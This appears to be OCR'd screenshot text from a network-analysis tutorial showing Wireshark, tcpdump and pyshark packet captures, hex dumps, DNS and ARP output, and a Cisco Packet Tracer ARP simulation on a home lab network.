ip.addr == 192.168.100.139 && tls
No. Time Source Destination Protocol Length Info
1 0.000000 52.98.61.34 192.168.100.139 TLSv1.2 97 Application Data
3 0.819881 13.107.42.14 192.168.100.139 TLSv1.2 146 Application Data
Frame 1: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface \Device\NPF_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 0
Ethernet II, Src: HuaweiTe c8:80:f8 (48:8e:ef:c8:80:f8), Dst: 02:a2:10:36:89:14 (02:a2:10:36:89:14)
Internet Protocol Version 4, Src: 52.98.61.34, Dst: 192.168.100.139
Transmission Control Protocol, Src Port: 443, Dst Port: 50883, Seq: 1, Ack: 1, Len: 43
Transport Layer Security
TLS
Ethernet
TCP Packet
IP Address Packet Initialize
Physical Wire
0000 02 a2 10 36 89 14 48 8e ef c8 80 f8 08 00 45 00
0010 00 53 04 53 40 00 f1 06 ee 99 34 62 3d 22 c0 a8
0020 64 8b 01 bb c6 c3 67 fa 5e 5a e0 da 66 cd 50 18
0030 40 02 da 08 00 00 17 03 03 00 26 00 00 00 00 00
0040 00 00 42 8f 2c 44 65 be b4 0e 6d 9d 22 56 ea aa
0050 a7 28 3b 4d bc d6 07 01 75 ce 99 67 64 0b 3b 91
0060 90


Capturing from VMware Network Adapter VMnet8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Current filter: http
No. Time Source Destination Protocol Length Info
11 0.001426 192.168.64.1 192.168.64.130 HTTP 605 GET / HTTP/1.1
13 0.002331 192.168.64.130 192.168.64.1 HTTP 302 HTTP/1.1 304 Not Modified
Frame 11: 605 bytes on wire (4840 bits), 605 bytes captured (4840 bits) on interface \
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_c6:8b:c4 (00:0c:29:
Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.130
Transmission Control Protocol, Src Port: 22653, Dst Port: 80, Seq: 1, Ack: 1, Len: 551
Hypertext Transfer Protocol



0030 02 01 34 dc 00 00 47 45 54 20 2f 20 48 54 54 50 ··4···GE T / HTTP
0040 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e /1.1··Ho st: 192.
0050 31 36 38 2e 36 34 2e 31 33 30 0d 0a 43 6f 6e 6e 168.64.1 30··Conn
0060 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 ection: keep-ali
0070 76 65 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f ve··Cach e-Contro
0080 6c 3a 20 6d 61 78 2d 61 67 65 3d 30 0d 0a 55 70 l: max-a ge=0··Up
0090 67 72 61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 grade-In secure-R
00a0 65 71 75 65 73 74 73 3a 20 31 0d 0a 55 73 65 72 equests: 1··User
00b0 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
00c0 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 5.0 (Win dows NT
00d0 31 30 2e 30 3b 20 57 69 6e 36 34 3b 20 78 36 34 10.0; Wi n64; x64
00e0 29 20 41 70 70 6c 65 57 65 62 4b 69 74 2f 35 33) AppleW ebKit/53
00f0 37 2e 33 36 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 7.36 (KH TML, lik
0100 65 20 47 65 63 6b 6f 29 20 43 68 72 6f 6d 65 2f e Gecko) Chrome/
0110 31 30 30 2e 30 2e 34 38 39 36 2e 36 30 20 53 61 100.0.48 96.60 Sa
0120 66 61 72 69 2f 35 33 37 2e 33 36 20 45 64 67 2f fari/537 .36 Edg/
0130 31 30 30 2e 30 2e 31 31 38 35 2e 32 39 0d 0a 41 100.0.11 85.29··A
0140 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c ccept: t ext/html




```
┌──(deep㉿redteam)-[~/Desktop]
└─$ sudo tcpdump -i any -s 0 'tcp port http'
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
00:32:08.703325 lo    In  IP localhost.38276 > localhost.http: Flags [S], seq 2728725582, win 65495, options [mss 65495,sackOK
,TS val 1474224744 ecr 0,nop,wscale 7], length 0
00:32:08.703348 lo    In  IP localhost.http > localhost.38276: Flags [S.], seq 823175806, ack 2728725583, win 65483, options [
mss 65495,sackOK,TS val 1474224744 ecr 1474224744,nop,wscale 7], length 0
00:32:08.703368 lo    In  IP localhost.38276 > localhost.http: Flags [.], ack 1, win 512, options [nop,nop,TS val 1474224744 e
cr 1474224744], length 0
00:32:09.139474 eth0  Out IP 192.168.64.130.55248 > 93.184.220.29.http: Flags [.], ack 1345457063, win 63920, length 0
00:32:09.139848 eth0  In  IP 93.184.220.29.http > 192.168.64.130.55248: Flags [.], ack 1, win 64240, length 0
00:32:09.586641 lo    In  IP 192.168.64.130.59308 > 192.168.64.130.http: Flags [S], seq 1248533714, win 65495, options [mss 65
495,sackOK,TS val 2788646629 ecr 0,nop,wscale 7], length 0
00:32:09.586670 lo    In  IP 192.168.64.130.http > 192.168.64.130.59308: Flags [S.], seq 3392908244, ack 1248533715, win 65483
, options [mss 65495,sackOK,TS val 2788646629 ecr 2788646629,nop,wscale 7], length 0
00:32:09.586695 lo    In  IP 192.168.64.130.59308 > 192.168.64.130.http: Flags [.], ack 1, win 512, options [nop,nop,TS val 27
88646629 ecr 2788646629], length 0
```

```
C:\Python3.9>python.exe -m pip install pyshark
Collecting pyshark
  Downloading pyshark-0.4.5-py3-none-any.whl (31 kB)
Requirement already satisfied: lxml in c:\python3.9\lib\site-packages (from pyshark) (4.8.0)
Collecting py
  Downloading py-1.11.0-py2.py3-none-any.whl (98 kB)
     |                                        | 98 kB 731 kB/s
Installing collected packages: py, pyshark
Successfully installed py-1.11.0 pyshark-0.4.5
```

```
:\Python3.9>python.exe
ython 3.10.2 (tags/v3.10.2:a58ebcc, Jan 17 2022, 14:12:15) [MSC v.1929 64 bit (AMD64)] on win32
ype "help", "copyright", "credits" or "license" for more information.
>> import pyshark
>> capture = pyshark.LiveCapture(output_file="pyshark.pcap")
>> capture.sniff(timeout=20)
>>
>>
>> capture
LiveCapture (4424 packets)>
```




```
C:\Python3.9>python.exe
Python 3.10.2 (tags/v3.10.2:a58ebcc, Jan 17 2022, 14:12:15) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyshark
>>> pcap_file = pyshark.FileCapture("C:\Python3.9\pyshark.pcap")
>>> pcap_file
<FileCapture C:\Python3.9\pyshark.pcap>
>>>
```

```
>> packet = pcap_file[1]
>> packet
UDP/DATA Packet>
```

```
>>> packet.ip.field_names
['version', 'hdr_len', 'dsfield', 'dsfield_dscp', 'dsfield_ecn', 'len', 'id', 'flags', 'flags_rb', 'flags_df', 'flags_m
', 'frag_offset', 'ttl', 'proto', 'checksum', 'checksum_status', 'src', 'addr', 'src_host', 'host', 'dst', 'dst_host']
>>> packet.ip.src
'192.168.100.139'
>>> packet.ip.dst
'142.250.201.33'
>>> packet.ip.version
'4'
>>> packet.ip.src_host
'192.168.100.139'
>>> packet.ip.addr
'192.168.100.139'
```

```
>>> packet.pretty_print()
Layer ETH:
        Destination: 48:8e:ef:c8:80:f8
        Address: 48:8e:ef:c8:80:f8
        .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
        Source: 02:a2:10:36:89:14
        .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
        Type: IPv4 (0x0800)
        Address: 02:a2:10:36:89:14
Layer IP:
        0100 .... = Version: 4
        .... 0101 = Header Length: 20 bytes (5)
        Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
        0000 00.. = Differentiated Services Codepoint: Default (0)
        .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
        Total Length: 174
        Identification: 0x2718 (10008)
        Flags: 0x40, Don't fragment
        0... .... = Reserved bit: Not set
        .1.. .... = Don't fragment: Set
        ..0. .... = More fragments: Not set
        ...0 0000 0000 0000 = Fragment Offset: 0
        Time to Live: 128
        Protocol: UDP (17)
        Header Checksum: 0x55d7 [validation disabled]
        Header checksum status: Unverified
        Source Address: 192.168.100.139
        Destination Address: 142.250.201.33
Layer UDP:
        Source Port: 63580
        Destination Port: 443
        Length: 154
        Checksum: 0x739e [unverified]
        Checksum Status: Unverified
        Stream index: 0
        Timestamps
        Time since first frame: 0.000000000 seconds
        Time since previous frame: 0.000000000 seconds
        UDP payload (146 bytes)
DATA>>>
```

```
C:\Python3.9>python.exe
Python 3.10.2 (tags/v3.10.2:a58ebcc, Jan 17 2022, 14:12:15) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyshark
>>> pcap_file = pyshark.FileCapture("C:\Python3.9\dns-packets.pcap")
>>> pcap_file
<FileCapture C:\Python3.9\dns-packets.pcap>
>>> packet = pcap_file
>>> packet
<FileCapture C:\Python3.9\dns-packets.pcap>
>>> packet = pcap_file[1]
>>> packet
<UDP/DNS Packet>
>>> packet.ip.field_names
['version', 'hdr_len', 'dsfield', 'dsfield_dscp', 'dsfield_ecn', 'len', 'id', 'flags', 'flags_rb', 'flags_df', 'flags_mf', 'frag_offset', 'ttl', 'proto', 'che
 'host', 'dst', 'dst_host']
```

```
Queries
Name: ntp.msn.com
Name Length: 11
Label Count: 3
Type: A (Host Address) (1)
Class: IN (0x0001)
Name: ntp.msn.com
Type: CNAME (Canonical NAME for an alias) (5)
Class: IN (0x0001)
Time to live: 0 (0 seconds)
Data length: 33
CNAME: www-msn-com.a-0003.a-msedge.net
Address: 204.79.197.203
Request In: 1
Time: 0.009753000 seconds
ntp.msn.com: type A, class IN
Answers
ntp.msn.com: type CNAME, class IN, cname www-msn-com.a-0003.a-msedge.net
www-msn-com.a-0003.a-msedge.net: type CNAME, class IN, cname a-0003.a-msedge.net
a-0003.a-msedge.net: type A, class IN, addr 204.79.197.203
Name: www-msn-com.a-0003.a-msedge.net
Name: a-0003.a-msedge.net
Type: CNAME (Canonical NAME for an alias) (5)
Type: A (Host Address) (1)
Class: IN (0x0001)
Class: IN (0x0001)
Time to live: 0 (0 seconds)
Time to live: 0 (0 seconds)
Data length: 2
Data length: 4
CNAME: a-0003.a-msedge.net
```


```
0000  48 8e ef c8 80 f8 02 a2  10 36 89 14 08 00 45 00   H······ ·6····E·
0010  00 3c fd 3f 00 00 80 01  59 05 c0 a8 64 cc ac d9   ·<·?···· Y···d···
0020  12 2e 08 00 4c ec 00 01  00 6f 61 62 63 64 65 66   ····L··· ·oabcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```


RAW Data

Wireshark

Protocol Dissection

```
> Frame 341: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 0
> Ethernet II, Src: 02:a2:10:36:89:14 (02:a2:10:36:89:14), Dst: HuaweiTe_c8:80:f8 (48:8e:ef:c8:80:f8)
> Internet Protocol Version 4, Src: 192.168.100.204, Dst: 172.217.18.46
> Internet Control Message Protocol
```









```
C:\Users\Legion>arp -a

Interface: 192.168.64.1 --- 0x8
  Internet Address      Physical Address      Type
  192.168.64.130        00-0c-29-c6-8b-c4     dynamic
  192.168.64.254        00-50-56-f4-ae-84     dynamic
  192.168.64.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.246.1 --- 0x12
```


32-bit


Hardware Type (16-bit)		Protocol Type (16-bit)
Hardware Length	Protocol Length	Opcode
Sender Hardware Address (aa:bb:cc:dd:ee:ff)		
Sender Protocol Address (192.168.1.20)		
Destination Hardware Address (??)		
Destination Protocol Address (192.168.1.22)		






PC-PT
PC1
2960-24TT
Switch0
PC-PT
PC0
Vis. Time(sec) Last Device
2.139 --
2.140 Switch0
2.396 --
2.397 Switch0
2.397 Switch0
4.398 --
4.399 Switch0
4.399 Switch0
6.399 --
6.400 Switch0
6.400 Switch0
Visible 8.398 --
Reset Simulation
Constant Delay
Captured to: 8.398 s
Play Controls
Event List Filters - Visible Events
ACL Filter, ARP, BGP, Bluetooth, CAPWAP, CDP, DHCP, DHCPv6, DNS, DTP, EAPOL, EIGRP, EIGRPv6, FTP, H.323, HSRP, HSRPv6, HTTP, HTTPS, ICMP, ICMPv6, IPSec, ISAKMP, IoT, IoT TCP, LACP, LLDP, Meraki, NDP, NETFLOW, NTP, OSPF, OSPFv6, PAgP, POP3, PPP, PPPoED, PTP, RADIUS, REP, RIP, RIPng, RTP, SCCP, SMTP, SNMP, SSH, STP, SYSLOG, TACACS, TCP, TFTP, Telnet, UDP, USB, VTP
Edit Filters
Show All/None
Event List
Realtime
Simulation
Scenario 0
New
Delete
Fire Last Status Source Destination Type Color Time(sec) Periodic Num Edit Delete
Successful PC1 PC0 ICMP 0.000 N 0 (edit) (delete)


PC0
Physical
Config
Desktop
Programming
Attributes
Command Prompt
X
Cisco Packet Tracer PC Command Line 1.0
C:\>arp -a
No ARP Entries Found
C:\>arp -a
Internet Address Physical Address Type
192.168.1.20 0060.7060.a41b dynamic
C:\>
PC-PT
PC1
2960-24TT
Switch0
PC-PT
PC0




